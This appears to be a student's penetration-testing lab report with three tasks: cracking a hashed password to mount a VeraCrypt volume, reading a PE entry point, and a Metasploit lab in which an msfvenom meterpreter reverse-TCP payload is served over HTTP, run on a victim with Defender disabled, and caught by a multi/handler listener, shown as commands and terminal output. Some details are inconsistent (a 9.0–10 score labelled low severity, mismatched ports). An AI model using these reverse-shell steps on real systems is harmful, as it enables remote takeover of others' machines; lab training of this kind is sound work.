
### Exploitation:


An attacker could use this vulnerability to decrypt sensitive VeraCrypt-protected data by offline cracking the hashed password that is stored in an accessible location (encoded.txt). The impact on confidentiality, integrity, and availability is significant if the attack is successful, particularly if the file contains sensitive or important data, even though it necessitates local access.

### Steps for producing the attack:

1. To begin this task, I downloaded all of the supporting files in zipped format from the [Drive link](#) in the [Tasks file](#).
2. I then unzipped and extracted every file provided in the zipped format, including 2 text files and 2 “.exe” application files, in order to complete the activity task.
3. I started by installing "VeraCrypt Setup 1.26.7.exe," which was required to encrypt the text file "shadowfox veracrypt.txt," in accordance with the task.
4. After the software tool was successfully installed, I began examining the application's user interface and functionality.
5. I chose a random drive name after comprehending the application; in this case, I used "P" and clicked the Select File button to choose the encrypted file.
6. A screen requesting the password appeared after I clicked the Mount button to mount the file in accordance with the tool's operation. I noticed, the password in hashed form is then found in a file called "encoded.txt.txt,"
7. To convert hashed text into plain text, I randomly searched Google for a hash to plain text converter and went to the <https://crackstation.net/> portal.
8. I entered hashed text into the converter, and the result was "password123" in plain text.
9. I then returned to the VeraCrypt tool, chose the drive as "P" once more, and used the select file button to choose the file from the extracted folder, which I had downloaded from Google Drive, before clicking the Mount button.
10. I was prompted for a password after selecting the Mount button. After extracting the password from the hashed password, I entered it. I then noticed that the file I had mounted in the earlier step had been mounted successfully.
11. I clicked on This PC after launching File Explorer in my virtual machine. After noticing that a new drive called "P" had been created, I opened the drive.
12. I noticed a file called "shadowfox cybersecurity," which is an extracted file after mounting it in the VeraCrypt extraction tool, after I opened the P drive.
13. I get the last secret code from this file, which is "never give up."
14. This completes the successful exploitation of the task of using VeraCrypt to extract the password from an encrypted file and a hashed format.

**Output:****Fig2.1:** Decryption of Hashed password using web tool**Fig2.2:** File mounting in the Veracrypt software for the file decryption

**Fig2.3:** File mounted successfully for the decryption**Fig2.4:** New drive creation in the File Explorer



**Fig2.5:** Final secret code extraction using Veracrypt tool

### **Impact:**

An attacker could obtain highly sensitive or private information without authorization if they manage to decipher the hashed password and open the Veracrypt-encrypted file. Data leaks, intellectual property theft, harm to one's reputation, or non-compliance with data protection laws could result from this breach.

### **Mitigation Step:**

1. Use Strong Passwords: Make sure your Veracrypt password is difficult to figure out, complicated (at least 12–16 characters), and unguessable.
2. Put Strong Hashing Algorithms into Practice: Make use of strong password-based key calculation functions with a high iteration count.
3. Prevent Password Hashes from Being Stored in Accessible Places: Never keep the hash file—in this case, encoded.txt—in a place where an attacker could easily retrieve it.
4. Turn on Two-Factor Authentication (2FA): Use extra authentication layers to access encrypted files when appropriate.

### **Resources Used:**

VMWare, Windows 10 OS, Google Chrome, Veracrypt Software, Notepad, File Explorer

**Task-02:** An executable file of Veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

### Attack Name:

Entry Point Exploitation

**Severity:** CVSS Score:

0.1 – 3.9 (Low Severity)


### Exploitation:

Using a PE (Portable Executable) analysis tool such as PE Explorer, this task entails extracting metadata (entry point address) from an executable. If the executable has vulnerabilities, this step could help with reverse engineering or get ready for more investigation, even though it doesn't exploit or compromise the system on its own.

### Steps for producing the attack:

1. I already have the required files downloaded on my virtual machine system because I have successfully exploited and finished previous tasks by downloading a zipped folder from Google Drive, extracting it, exploiting it, and figuring out the secret code.
2. I need two main tools to complete this task: "PE.Explorer\_setup.exe" to search the VeraCrypt executable application file and "VeraCrypt Setup 1.26.7.exe," an executive application that will be thoroughly searched.
3. To begin, I installed PE Tool, which I used to determine the VeraCrypt application's entry point address.
4. I just clicked on the File option, located in the upper left corner of the application, after installing the PE tool.
5. To view the details, I opened the VeraCrypt executable file in the PE Explorer Tool after selecting it.
6. The program performed its magic after I chose the file, assisting me in extracting the entry point's address as shown in the screenshot below.
7. With this, the VeraCrypt tool has been successfully completed and exploited using the PE Explorer tool.

### Output:



**Fig2.6:** Exploitation of Address of Entry Point

**Impact:**

An attacker can insert malicious code or perform code cave insertion by using PE Explorer to examine a legitimate executable and determine its entry point. This could change the behaviour of the program to launch malicious payloads. This is particularly risky if the binary is trusted or signed, as it may result in privilege escalation, persistence, or system compromise.

**Mitigation Step:**

1. Make use of digital signatures and frequently use hash checks (SHA-256) to confirm the integrity of important binaries.
2. Verify that security flags like Address Space Layout Randomization and Data Execution Prevention are included when compiling executables.
3. Only permit applications that have been signed and validated to run.
4. To stop unwanted binary manipulation, restrict write/modify access to executable paths.

**Resources Used:**

VMWare, Windows 10 OS, Google Chrome, PE Explorer Tool

**Task-03:** Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

### **Attack Name:**

Remote Code Execution using Reverse Shell

**Severity:** CVSS Score:

9.0 – 10 (Low Severity)

### **Exploitation:**

Through the use of a reverse shell, this task demonstrates remote code execution (RCE), which grants an attacker complete control over the target Windows 10 system with no authority. An attacker can install malware, increase privileges, pivot within the network, and exfiltrate data with this access. RCE is categorized as Critical with a CVSS base score of Critical because it is one of the most serious and exploitable attack types, particularly when using tools like Metasploit.

### **Steps for producing the attack:**

1. I used two separate systems to finish this task. I have used one virtual machine system as a victim and another as an attacker. In this case, Windows 10 OS is the victim's computer and Parrot OS is the attackers.

- a. IP address of the attacking machine (Parrot OS): **192.168.101.136**
- b. IP address of the victim/target computer (Windows 10): **192.168.101.130**

2. I created the payload first in order to begin the task's exploitation. I used root privileges to open the terminal in the Parrot OS.

3. Since my target or victim computer is running Windows OS, I wanted to use an.exe file as the payload base. To do this, I created the payload using the command below. The localhost and local port that the reverse shell will access are specified by me.

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.101.136 LPORT=444 -o Inter_Task3.exe
```

4. I successfully created the payload after executing the earlier command, and I verified this by listing every file in the folder.

5. Sending the victim this generated payload and ensuring that the victim executes this exe file is now my top priority as an attacker. However, I am playing both the victim and the attacker for the purpose of this lab. I used Python3 to send the current working directory to the attacker's computer via HTTP, and I kept the payload filename simple to figure out. I used the following command for this:

```
python3 -m http.server
```

6. By executing the following command in the victim's browser, I was able to gain access to the attacker's machine's current working directory from the victim's machine:

```
192.168.101.136:8000
```

7. I then searched for and downloaded the anticipated .exe file, "**Inter\_Task3.exe**" after gaining access to the attacker's current working directory.

8. Since this file may give an error when downloading, I turned off Windows 10's firewall and real-time detection and protection rules for the task. Additionally, a security feature in Google Chrome prevented the file from being downloaded.

9. I then returned to the attacker's computer to complete the setup, which involves launching the listener to take over the victim's session when the victim launches the anticipated 10. I launched a tool called "msfconsole" on the attacker's computer by opening a new terminal window with root access. One tool that helps us set up the parameters that allowed me to take the victim machine's shell is called msfconsole.

11. I used the command "**msfconsole -q**" to start the msfconsole in quiet mode in order to start configuring it.

12. In addition, I used the following command to run the exploit as multi/handler:

```
use exploit/multi/handler
```

13. Additionally, we created the payload in the EXE file using the msfconsole configuration, which I set the payload in. I used the following command to accomplish this:

```
set payload windows/meterpreter/reverse_tcp
```

14. In addition, I executed the command to set the localhost and port from which all traffic would originate. The host IP and port number in this case should match the ones I used to create the payload.

```
LHOST 192.168.101.136
LPORT 444
```

15. In addition, I used the command below to see if all of the configurations were correct:

```
show options
```

16. Following configuration validation, I executed the following command and watched for the victim to execute the payload-containing.exe file:

```
run -j
```

17. I then proceeded to the victim's Windows 10 computer and executed the.exe file as usual. Windows Default Antivirus Protection informed me that there was a risk in this file. Since this is just a test, I used the Show Details button to run the file and selected "Run Anyway." This file produces absolutely nothing. It simply takes a moment for the victim's view to load anything after clicking on this file, but nothing is displayed. From the perspective of the attacker, however, the attacker has access to the victim's system.

18. I then returned to the attacker's computer, Parrot, and used the command "sessions -i," which enabled me to recognize that I had the victim's machine's session on my computer.

19. I used the following command to access the victim's session, which I had just acquired by using the.exe file:

```
session -i 1
```

Where, I currently only have one session, I used 1 here.

20. After inserting into the victim's machine, I tried running a few basic commands by which I got the confirmation that I had successfully exploited the victim's machine.

21. In order to carry out the malicious actions, I finally executed the "shell" command to actually take over the victim's computer's command prompt.

22. This step demonstrates that I was able to use the msfconsole and msfvenom tools to successfully exploit and obtain reverse shell access to the victim machine.

## Output:


```

Parrot Terminal
File Edit View Search Terminal Help

[root@osboxes]~/home/atharva
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.101.136 LPORT=444 -o Inter_Task3.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Inter_Task3.exe
[root@osboxes]~/home/atharva
#ls
Desktop  Downloads  LinEnum  Pictures  staff.txt
Templates
Documents  Inter_Task3.exe  Music  Public  task2_bruteforce_dictionary.txt
Videos
[root@osboxes]~/home/atharva
#

```

**Fig2.7:** Creation of payload using "msfvenom"



A screenshot of a Parrot Terminal window. The terminal shows the following commands and output:

```
[root@osboxes]-[/home/atharva]
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LH0ST=192.168.101.136 LPORT=444 -o Inter_Task3.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Inter_Task3.exe

[root@osboxes]-[/home/atharva]
#ls
Desktop  Downloads      LinEnum  Pictures  staff.txt
Templates
Documents Inter_Task3.exe Music      Public    task2_bruteforce_dictionary.txt
Videos

[root@osboxes]-[/home/atharva]
#python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.101.130 - - [16/Apr/2025 02:10:10] "GET / HTTP/1.1" 200 -
192.168.101.130 - - [16/Apr/2025 02:10:11] code 404, message File not found
192.168.101.130 - - [16/Apr/2025 02:10:11] "GET /favicon.ico HTTP/1.1" 404 -
```

Fig2.8: Sending payload to victim user





Fig2.9: Victim downloading the payload



```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.101.136  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.101.136  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

